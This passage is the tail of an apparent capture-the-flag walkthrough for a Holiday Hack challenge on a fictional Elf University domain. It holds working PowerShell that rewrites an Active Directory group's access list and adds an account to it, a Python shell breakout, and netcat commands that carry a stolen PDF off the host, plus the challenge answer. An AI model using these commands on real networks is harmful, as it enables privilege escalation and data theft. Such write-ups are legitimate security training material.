$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
$domainDirEntry.RefreshCache()
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

49. Type the following PowerShell code, to add the `mokccpqffu` account to the `Research Department` group

    ```
    Add-Type -AssemblyName System.DirectoryServices
    $ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
    $username = "mokccpqffu"
    $password = "Udaptsyoy#"
    $domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString, $username, $password
    $user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
    $sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
    $b=New-Object byte[] $sid.BinaryLength
    $sid.GetBinaryForm($b,0)
    $hexSID=[BitConverter]::ToString($b).Replace('-','')
    $domainDirEntry.Add("LDAP://<SID=$hexSID>")
    $domainDirEntry.CommitChanges()
    $domainDirEntry.dispose()
    ```

50. Type `exit`

51. Type `exit`

52. Wait 5 minutes

53. Type `smbclient -U mokccpqffu //172.17.0.5/research_dep`

    ```
    Enter WORKGROUP\mokccpqffu's password:

    Try "help" to get a list of possible commands.
    smb: \>
    ```

54. Type `ls`

    ```
     .                                   D        0  Thu Dec  2 16:39:42 2021
     ..                                  D        0  Fri Jan  7 08:01:37 2022
     SantaSecretToAWonderfulHolidaySeason.pdf      N   173932  Thu Dec  2 16:38:26 2021

       41089256 blocks of size 1024. 34686344 blocks available
    ```

55. Type `get SantaSecretToAWonderfulHolidaySeason.pdf`

    ```
    getting file \SantaSecretToAWonderfulHolidaySeason.pdf of size 173932 as
    SantaSecretToAWonderfulHolidaySeason.pdf (56616.6 KiloBytes/sec) (average 56618.5 KiloBytes/sec)
    ```

56. Type `quit`

57. Type `exit`

```
exit
0
>>>
```

58. Type `exit()`

```
Connection to grades.elfu.org closed.
```

59. Type `ssh -R 5403:localhost:5403 mokccpqffu@grades.elfu.org -p 2222`

60. Type `Udaptsyoy#`

61. Press `CTRL + D`

62. Type `import os`

63. Type `os.system('/bin/bash')`

64. Open a `Second Terminal window`

65. Type `nc -l -p 5403 > SantaSecretToAWonderfulHolidaySeason.pdf`

66. Switch to the `First Terminal window`


67. Type `nc -w3 localhost 5403 < SantaSecretToAWonderfulHolidaySeason.pdf`

68. Wait for the file to transfer and then close the `Second Terminal window`

69. Type `exit`

70. Type `exit()`

71. Type `atril SantaSecretToAWonderfulHolidaySeason.pdf`


SantaSecretToAWonderfulHolidaySeason.pdf — SantaSecretToAWonderfulHolidaySeason
File Edit View Go Bookmarks Help
Previous Next 1 (1 of 1) Fit Width
ELF UNIVERSITY
Ille te videt dum dormit
Research Labs

This document contains Santa's secrets to a wonderful Holiday Season. Santa and his teams of elves and reindeer have spent many centuries working on refining our approach to each of these items to do our small part to spread them around the globe during the holiday season. Santa appointed a special research team at Elf University, where our best scientists are devising better ways that we can practice these precepts and share them with the world.

While constantly and continuously striving to do better on each of them, we know we always fall short. In other words, there is always room for improvement. Santa urges each elf and reindeer to carefully consider each of these secret ingredients to a wonderful holiday season and to share them as a gift to all they encounter.


Kindness Sharing Joy	Patience Caring Sweetness

First secret ingredient: `Kindness`

72. Close `Atril Document Viewer`

73. Click the `Tick` (Objectives) icon

74. Click `8) Kerberoasting on an Open Fire`




8) Kerberoasting on an Open Fire

Difficulty:

Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the ElfU Portal. Find Eve Snowshoes in Santa's office for hints.

75. Type `Kindness` and then click the `Submit` button



8) Kerberoasting on an Open Fire

Difficulty:

Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the ElfU Portal. Find Eve Snowshoes in Santa's office for hints.